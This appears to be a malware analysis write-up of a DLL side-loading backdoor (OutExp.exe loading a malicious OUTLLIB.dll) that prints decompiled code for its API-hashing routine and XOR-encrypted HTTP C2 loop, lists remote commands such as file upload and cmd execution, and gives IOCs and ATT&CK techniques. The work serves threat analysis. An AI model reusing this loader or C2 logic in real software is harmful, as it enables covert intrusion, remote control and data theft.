
The next time this machine gets started up, `OutExp.exe` will be executed.

For `EQNEDT32.exe`, it end its duty here by calling `ExitProcess`



[+] OutExp.exe - DLL Side Loading

This is a legit file with digital signatures



However, it imports 3 functions from `OUTLLIB.dll`

Address	Ordinal	Name	Library
30001044		FMessageLoop(x,x,x)	OUTLLIB
30001048		RenInitInstance(x,x,x)	OUTLLIB
3000104C		RenExitInstance()	OUTLLIB
30001000		exit	MSVCRT
30001004		__getmainargs	MSVCRT
30001008		_initterm	MSVCRT
3000100C		__setusermatherr	MSVCRT
30001010		_adjust_fdiv	MSVCRT
30001014		_XcptFilter	MSVCRT
30001018		_acmdln	MSVCRT
3000101C		__set_app_type	MSVCRT
30001020		_exit	MSVCRT
30001024		_controlfp	MSVCRT
30001028		__p__commode	MSVCRT
3000102C		__p__fmode	MSVCRT
30001030		_except_handler3	MSVCRT
30001038		GetStartupInfoA	KERNEL32
3000103C		GetModuleHandleA	KERNEL32

All of these 3 are called from the `WinMain`

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd
{
  int v4; // esi

  v4 = -1;
  if ( RenInitInstance(nShowCmd, lpCmdLine, 1) )
  {
    v4 = 0;
    FMessageLoop(0, 0, 0);
  }
  RenExitInstance();
  return v4;
}
```

[+] OUTLLIB.dll - The malicious library

Inspecting those 3 functions called from `OutExp.exe`, only `RenInitInstance()` is actually contains code.

```
1  void fn_main_logic()
2  {
3    _BYTE *v0; // esi
4    int Thread; // eax
5
6    fn_decrypt_strings();
7    fn_kernel32_SetErrorMode(3);
8    v0 = malloc(0xC5Du);
9    memset(v0, 0, 0xC5Cu);
10   v0[3164] = 0;
11   fn_collect_info_craft_table((int)v0);
12   fn_kernel32_Sleep(5);
13   Thread = fn_kernel32_CreateThread(0, 0, fn_c2_communication, v0, 0, 0);
14   if ( Thread )
15     fn_kernel32_WaitForSingleObject(Thread, -1);
16   if ( v0 )
17     free(v0);
18 }
```

This sample first decrypts all the strings and collects the victim's information it needs for malicious activities (c2 server's ip, host info, folder path, ...)

```
Decoded text
1.0.0.1..10..1252:0409.........
................................
................................
................................
iqeq.qpoe.com...................
................................
........DESKTOP-CRQBIE9 00-15-5D
-E4-C8-8E.......................
........POST....HTTP/1.1........
/httpdocs/mm/DESKTOP-CRQBIE9:00-
15-5D-E4-C8-8E/Cmwhite..........
................................
................................
................................
................................
................................
................................
DESKTOP-CRQBIE9:00-15-5D-E4-C8-8
E/Cmwhite.......................
```

To disguise the usage of suspicious APIs, it uses API hashing techniques to resolve API's address at runtime. Here is the algorithm used in this sample:

```
unsigned int __stdcall fn_shl5shr27_hash(_BYTE *a1)
{
  _BYTE *v1; // edx
  unsigned int result; // eax
  char i; // cl
  unsigned int v4; // esi
  int v5; // eax

  v1 = a1;
  result = 0;
  for ( i = *a1; i; ++v1 )
  {
    v4 = (32 * result) | (result >> 27);
    v5 = i;
    i = v1[1];
    result = v4 + v5;
  }
  return result;
}
```

```
There are 2 ways to get around this technique:
1. Debug the sample, set breakpoints before the call to get
     what it is calling
2. Use plugins to resolve these hashes statically
```

It then creates a new thread for c2's activities.

By using several wininet's functions, this sample can communicate with c2 server on http protocol to receive commands, send data, etc...

```
78  while ( 1 )
79  {
80    memset(v54, 0, sizeof(v54));
81    if ( v35 == 1 || *(_DWORD *)(a1 + 0xC19) == 1 )// receive data from server
82    {
83      v2 = fn_wininet_InternetOpenA(0, 0, 0, 0, 0);
84      v25 = fb_wininet_InternetConnectA(v2, a1 + 0x80, 0x1BB, a1 + 0xC0, a1 + 0xC4, 3, 0, 0);
85      v3 = fn_wininet_HttpOpenRequestA(v25, 0, a1 + 0x120, a1 + 0x110, 0, 0, 0x80CC0200, 0);
86      v48 = 4;                                  // INTERNET_OPTION_SECURITY_FLAGS
87      fn_wininet_InternetQueryOptionA(v3, 31, &v44, &v48);
88      v4 = v44;
89      BYTE1(v4) = BYTE1(v44) | 0x31;
90      v44 = v4;
91      fn_wininet_InternetSetOptionA(v3, 31, &v44, 4);
92      fn_wininet_HttpSendRequestA(v3, 0, 0, 0, 0);
93      v45 = 4096;                               // HTTP_QUERY_RAW_HEADERS_CRLF
94      fn_wininet_HttpQueryInfoA(v3, 22, v54, &v45, 0);
95      fn_wininet_InternetQueryDataAvailable(v3, &v49, 0, 0);
96      fn_wininet_InternetReadFile(v3, v54, v49, &v45);
97      fn_wininet_InternetCloseHandle(v3);
98      fn_wininet_InternetCloseHandle(v25);
99      fn_wininet_InternetCloseHandle(v2);
100     if ( !v35 || v42 > 0x3C )
101     {
102       v42 = 0;
103       fn_c2_send_host_info(a1);
104     }
105   }
106   v5 = *(_BYTE *)(a1 + 0xC18);                // decrypt received data
107   for ( i = 0; i < 0x1000; ++i )
108     *((_BYTE *)v54 + i) ^= v5;
109   if ( LOBYTE(v54[0]) == *(_BYTE *)(a1 + 0x6A8) && BYTE1(v54[0]) == *(_BYTE *)(a1 + 0x6A9) )
110   {
111     v38 = 0;
```

All of the data sent and received is encrypted with a simple xor algorithm

```
Below are the actions available for attackers:

3: send file to server
4: receiver file from server
5: run a file
6: delete file
9: list available file or drive
10: execute cmd command
14: terminate thread
```

```
174         }
175         if ( BYTE2(v54[0]) == 3 )                // send file to server
176         {
177           v1[2] = 3;
178           v1[3] = 2;
179           fn_kernel32_lstrcpy(a1 + 0x720, (char *)&v54[2] + 2);
180           if ( !fn_kernel32_CreateThread(0, 0, fn_c2_send_file, a1, 0, &v43) )
181             v1[3] = 1;
182         }
183         if ( BYTE2(v54[0]) == 4 )                // receive file from server
184         {
185           v1[2] = 4;
186           v1[3] = 2;
187           *(_DWORD *)(a1 + 1820) = fn_ws2_32_htonl_1(v54[2]);
188           fn_kernel32_lstrcpy(a1 + 2080, (char *)&v54[3] + 2);
189           if ( !fn_kernel32_CreateThread(0, 0, fn_c2_drop_file, a1, 0, &v43) )
190             v1[3] = 1;
191         }
192         if ( BYTE2(v54[0]) == 5 )                // run a file
193         {
194           v1[2] = 5;
195           v1[3] = 2;
196           if ( (unsigned int)fn_kernel32_WinExec((char *)&v54[2] + 2, 0) <= 0x1F )
197             v1[3] = 1;
198         }
199         if ( BYTE2(v54[0]) == 6 )                // delete file
200         {
201           v1[2] = 6;
202           v1[3] = 2;
203           if ( !fn_kernel32_DeleteFileA((char *)&v54[2] + 2) )
204             v1[3] = 1;
205         }
```

III. Conclusion

1. C&C domain

Domain:	qpoe.com
Registrar:	PDR Ltd. d/b/a PublicDomainRegistry.com
Registered On:	2001-04-03
Expires On:	2024-04-03
Updated On:	2023-01-28
Status:	ok
Name Servers:	ns1.changeip.com ns2.changeip.com ns3.changeip.com ns4.changeip.com ns5.changeip.com

2. Related modules

```
SHA1

BC về Ghost Team.doc : f3237f6d280ab797b450ab7f7156e5116005df7e
%tmp%\\a             : 0bd4e3a4bfe13399d69c0ed34b4dc97dcc0ecf7a
%tmp%\\tmp           : 23d47469d35f8db06764c1a8cf2b96121ced57ca
%tmp%\\tnp           : 25b0ccc5798f68e26fdcad13679a768188693257
%localappdata%\\Microsoft\\OutExp.exe
                     : 87147b003ca86b7c4c9b592f5fbad6aee36fe0c9
%localappdata%\\Microsoft\\OUTLLIB.dll
                     : b2a120fbfe2ea4f6f8758915c9e4ce8138ff1150
```

3. Techniques

[+] T1547.001 : Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

[+] T1574.002 : Hijack Execution Flow: DLL Side-Loading

[+] T1071.001 : Application Layer Protocol: Web Protocols